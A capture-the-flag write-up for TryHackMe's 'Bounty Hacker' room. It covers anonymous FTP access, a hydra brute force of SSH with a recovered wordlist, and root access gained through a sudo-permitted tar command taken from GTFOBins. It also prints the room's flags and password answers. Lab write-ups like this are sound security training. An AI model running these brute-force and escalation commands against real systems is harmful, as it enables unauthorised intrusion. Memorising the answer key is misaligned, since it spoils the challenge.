
# Bounty Hacker write-up by ChickenLoner

This is write-up for Bounty Hacker in TryHackMe which is Bounty Hunters inspired CTF that we have to gain access to target machine and elevate our privilege to rock this box

Site: https://tryhackme.com/room/cowboyhacker



# Find open ports on the machine

Using nmap to scan and we found that port 21,22 and 80 are opened which we can use anonymous user to login ftp server, ssh is running that we can connect if we got username and web server

```
Host is up (0.29s latency).
Not shown: 967 filtered ports, 30 closed ports
PORT STATE SERVICE VERSION
21/tcp open ftp
                    vsftpd 3.0.3
  ftp-anon: Anonymous FTP login allowed (FTP code 230)
 _Can't get directory listing: TIMEOUT
  ftp-syst:
  FTP server status:
      Connected to ::ffff:10.9.4.109
       Logged in as ftp
       TYPE: ASCII
      No session bandwidth limit
      Session timeout in seconds is 300
       Control connection is plain text
      Data connections will be plain text
      At session startup, client count was 2
       vsFTPd 3.0.3 - secure, fast, stable
 _End of status
                    OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
22/tcp open ssh
  ssh-hostkey:
    2048 dc:f8:df:a7:a6:00:6d:18:b0:70:2b:a5:aa:a6:14:3e (RSA)
    256 ec:c0:f2:d9:1e:6f:48:7d:38:9a:e3:bb:08:c4:0c:c9 (ECDSA)
   256 a4:1a:15:a5:d4:b1:cf:8f:16:50:3a:7d:d0:d8:13:c2 (ED25519)
80/tcp open http
                   Apache httpd 2.4.18 ((Ubuntu))
 _http-server-header: Apache/2.4.18 (Ubuntu)
 _http-title: Site doesn't have a title (text/html).
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

In Website we will see some of conversation among these bounty hunters and nothing else, we can use gobuster here while gobuster is running let's check FTP server




After connect to FTP server we will see 2 text files here, download both of them to read

```
ali)-[~/Tryhackme/BountyHunter]
  -$ ftp 10.10.76.108
Connected to 10.10.76.108.
220 (vsFTPd 3.0.3)
Name (10.10.76.108:kali): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files. ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
                                                           418 Jun 07 2020 locks.txt
68 Jun 07 2020 task.txt
                   1 ftp
1 ftp
 -rw-rw-r--
                                      ftp
 -rw-rw-r--
226 Directory send OK.
ftp> get * local: * remote: * 200 PORT command successful. Consider using PASV.
550 Failed to open file.
ftp> get task.txt
local: task.txt remote: task.txt
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for task.txt (68 bytes).
226 Transfer complete.
68 bytes received in 0.17 secs (0.3984 kB/s)
 ftp> get locks.txt
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for locks.txt (418 bytes).
226 Transfer complete.
418 bytes received in 0.00 secs (9.4913 MB/s)
```

And we got that lin is potentially a username for ssh

```
(kali⊗ kali)-[~/Tryhackme/BountyHunter]
$ cat task.txt
1.) Protect Vicious.
2.) Plan for Red Eye pickup on the moon.
-lin
```

And other text file is dictionary file which we can bruteforce using this



### Who wrote the task list?



## What is the users password?

Use hydra to bruteforce password of this ssh

```
(kali® kali)-[~/Tryhackme/BountyHunter]
$ hydra -l lin -P /home/kali/Tryhackme/BountyHunter/locks.txt 10.10.76.108 -t 4 ssh
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret servi
ce organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anywa
y).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-07-26 06:15:52
[DATA] max 4 tasks per 1 server, overall 4 tasks, 26 login tries (l:1/p:26), ~7 tries per task
[DATA] attacking ssh://10.10.76.108:22/
[22][ssh] host: 10.10.76.108 login: lin password: RedDr4gonSynd1cat3
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-07-26 06:16:04

Whatis the users password?

RedDr4gonSynd1cat3

Correct Answer
```

Now it's time to connect using ssh and first thing we see is user flag

```
-(kali⊛kali)-[~/Tryhackme/BountyHunter]
∟$ ssh lin@10.10.76.108
The authenticity of host '10.10.76.108 (10.10.76.108)' can't be established. ECDSA key fingerprint is SHA256:fzjllgnXyEZI9px29GF/tJr+u8o9i88XXfjggSbAgbE.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.76.108' (ECDSA) to the list of known hosts.
lin@10.10.76.108's password:
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.15.0-101-generic x86_64)
 * Documentation: https://help.ubuntu.com
 * Management:
                    https://landscape.canonical.com
 * Support:
                    https://ubuntu.com/advantage
83 packages can be updated.
0 updates are security updates.
Last login: Sun Jun 7 22:23:41 2020 from 192.168.0.14
lin@bountyhacker:~/Desktop$ ls
user.txt
lin@bountyhacker:~/Desktop$ cat user.txt
THM{CR1M3_SyNd1C4T3}
lin@bountyhacker:~/Desktop$
```

user.txt

```
THM{CR1M3_SyNd1C4T3} Correct Answer
```

Now try to elevate our privilege which we found that lin can use tar as root

```
lin@bountyhacker:~/Desktop$ sudo -l
[sudo] password for lin:
Matching Defaults entries for lin on bountyhacker:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/snap/bin
User lin may run the following commands on bountyhacker:
    (root) /bin/tar
```

We can find a way to get root shell in GTFOBins

```
lin@bountyhacker:~/Desktop$ sudo /bin/tar xf /dev/null -I '/bin/sh -c "sh <82 1>82"'
# whoami
root
# bash
root@bountyhacker:~/Desktop#
```

Now go to root directory and capture root flag

```
root@bountyhacker:/home# cd /root
root@bountyhacker:/root# ls
root.txt
root@bountyhacker:/root# cat root.txt
THM{80UN7Y_h4cK3r}
root@bountyhacker:/root#
```

root.txt			
THM{80UN7Y_h4cK3r}	Correct Answ	Correct Answer	
All Answers and flags			
Answer the questions below			
Deploy the machine.			
No answer needed	Question Dor	Question Done	
Find open ports on the machine			
No answer needed	Question Dor	Question Done	
Who wrote the task list?			
lin	Correct Answer	♥ Hint	
What service can you bruteforce with the text file found?			
SSH	Correct Answer	♀ Hint	
What is the users password?			
RedDr4gonSynd1cat3	Correct Answer	♀ Hint	
user.txt			
THM{CR1M3_SyNd1C4T3}	Correct Answ	Correct Answer	
root.txt			
THM{80UN7Y_h4cK3r}	Correct Answ	Correct Answer	